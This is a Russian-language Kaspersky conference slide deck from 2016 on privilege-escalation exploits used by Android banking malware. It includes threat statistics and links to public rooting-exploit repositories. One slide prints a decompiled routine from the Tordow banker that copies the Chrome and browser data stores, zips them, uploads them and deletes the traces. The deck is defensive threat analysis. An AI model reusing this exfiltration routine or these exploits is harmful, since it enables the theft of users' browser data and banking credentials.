Уязвимости повышения привилегий: новая угроза для мобильного банкинга

InfoSecurity Russia, 21 сентября 2016

Денис Горчаков,


Руководитель группы фрод-аналитики

Kaspersky Fraud Prevention

KASPERSKY lab


ПОВЫШЕНИЕ ПРИВИЛЕГИЙ (PRIVILEGE ESCALATION)


ПОВЫШЕНИЕ ПРИВИЛЕГИЙ – PC vs MOBILE



ИСТОРИЯ ВОПРОСА

- Модификация ОС продвинутыми пользователями
- Упрощение получения привилегий через приложения для PC и мобильных





- Встроенные возможности


КТО ЭКСПЛУАТИРУЕТ?

- Adverts
- Ransom

- SMS-трояны
- Банкеры


ЗАЧЕМ ЭКСПЛУАТИРОВАТЬ?

- Закрепление
- Противодействие механизмам защиты
- Новые векторы



https://securelist.ru/analysis/obzor/28121/attack-on-zygote-a-new-twist-in-the-evolution-of-mobile-threats/

СТАТИСТИКА УЯЗВИМОСТЕЙ В ANDROID



* http://CVEdetails.com


Trojan-Banker.AndroidOS.Tordow.a

```
public void run() {
    new FramaActivity().CheckRoot();
    new FramaActivity().ExecuteChmod();
    new FramaActivity().CopyFile("/data/data/com.android.chrome/app_chrome/Default", API1.PRIVATE_CACHE + "/chrome");
    new FramaActivity().Wait();
    try {
        API3.this.CreateZipArchive(API1.PRIVATE_CACHE + "/chrome", API1.PRIVATE_CACHE + "/chrome.zip");
    }
    catch(IOException iOException0) {
        Logger.log(Resources.getStackTrace(((Exception)iOException0)));
    }

    API3.this.UploadFile(API3.this.R.getUploadPath(), API1.PRIVATE_CACHE + "/chrome.zip");
    API3.this.DeleteFiles(new File(API1.PRIVATE_CACHE + "/chrome"));
    API3.this.DeleteFiles(new File(API1.PRIVATE_CACHE + "/chrome.zip"));
    new FramaActivity().CheckRoot();
    new FramaActivity().ExecuteChmod();
    new FramaActivity().CopyFile("/data/data/com.android.browser/databases", API1.PRIVATE_CACHE + "/browser");
    new FramaActivity().Wait();
    try {
        API3.this.CreateZipArchive(API1.PRIVATE_CACHE + "/browser", API1.PRIVATE_CACHE + "/browser.zip");
    }
    catch(IOException iOException0) {
        Logger.log(Resources.getStackTrace(((Exception)iOException0)));
    }

    API3.this.UploadFile(API3.this.R.getUploadPath(), API1.PRIVATE_CACHE + "/browser.zip");
    API3.this.DeleteFiles(new File(API1.PRIVATE_CACHE + "/browser"));
    API3.this.DeleteFiles(new File(API1.PRIVATE_CACHE + "/browser.zip"));
}
```

https://securelist.ru/blog/issledovaniya/29343/the-banker-that-can-steal-anything/

ДОСТУПНОСТЬ ИНСТРУМЕНТАРИЯ ДЛЯ АТАК

- https://github.com/darxmorph/root-mtk



Hummer / HummingBad:

В составе – **18 эксплойтов** для повышения привилегий

- https://github.com/android-rooting-tools

libexploit
C ★ 44 41
Updated on 22 Nov 2015


libpingpong_exploit
C ★ 29 24
CVE-2015-3636 exploit
Updated on 22 Nov 2015

libfutex_exploit
C ★ 14 19
CVE-2014-3153 exploit
Updated on 7 Oct 2015

libfj_hdcp_exploit
C ★ 3 12
forked from fi01/libfj_hdcp_exploit
Vulnerability in function "hdcp_mmap" in kernel/drivers/video/omap2/hdcp/hdcp_top.c
Updated on 7 Oct 2015

THE ROOT OF ALL EVIL / КОРЕНЬ ВСЕХ ЗОЛ


В экосистеме Android новейшая версия платформы никогда не будет занимать значимой доли



Статистика продаж смартфонов H1/2016 крупного ритейлера

ГЕОГРАФИЯ МОБИЛЬНЫХ УГРОЗ

50% из списка TOP20
вредоносного ПО
содержат
инструментарий для
повышения привилегий



РУТОВАЛЬЩИКИ


#	Вердикт	% атакованных пользователей*
1	DangerousObject.Multi.Generic	80,87
2	Trojan.AndroidOS.Iop.c	11,38
3	Trojan.AndroidOS.Agent.gm	7,71
4	Trojan-Ransom.AndroidOS.Fusob.h	6,59
5	Backdoor.AndroidOS.Ztorg.a	5,79
6	Backdoor.AndroidOS.Ztorg.c	4,84
7	Trojan-Ransom.AndroidOS.Fusob.pac	4,41
8	Trojan.AndroidOS.Iop.t	4,37
9	Trojan-Dropper.AndroidOS.Gorpo.b	4,33
10	Trojan.AndroidOS.Ztorg.a	4,30
11	Trojan.AndroidOS.Ztorg.i	4,25
12	Trojan.AndroidOS.Iop.ag	4,00
13	Trojan-Dropper.AndroidOS.Triada.d	3,10
14	Trojan-Dropper.AndroidOS.Rootnik.f	3,07
15	Trojan.AndroidOS.Hiddad.v	3,03

СИТУАЦИЯ С ЗАЩИТОЙ

- Максимум, что используют в самостоятельной разработке мобильного банка – проверка */bin/su*
- Противодействие вредоносному ПО, использующему повышение привилегий?
- Патч-менеджмент и борьба с фрагментацией со стороны Google

iOS?

- https://github.com/n00neimp0rtant/xCon-Issues - сколько запросов посвящено скрытию jailbreak от банков?



UnderEu commented 25 days ago

'Banco Neon' is an app-based digital bank from Brazil.

Issues:
Sign up: Pop-up notification appears right after entering initial personal data. Text (translated): "This app cannot run on modified devices."
Login: Login animation runs forever.

Website: https://www.banconeon.com.br/
App Store link: https://itunes.apple.com/br/app/neon/i
Decrypted IPA: attached
DECRYPTED-br.com.Neon.ipa.zip

kevini15 commented on 14 Aug

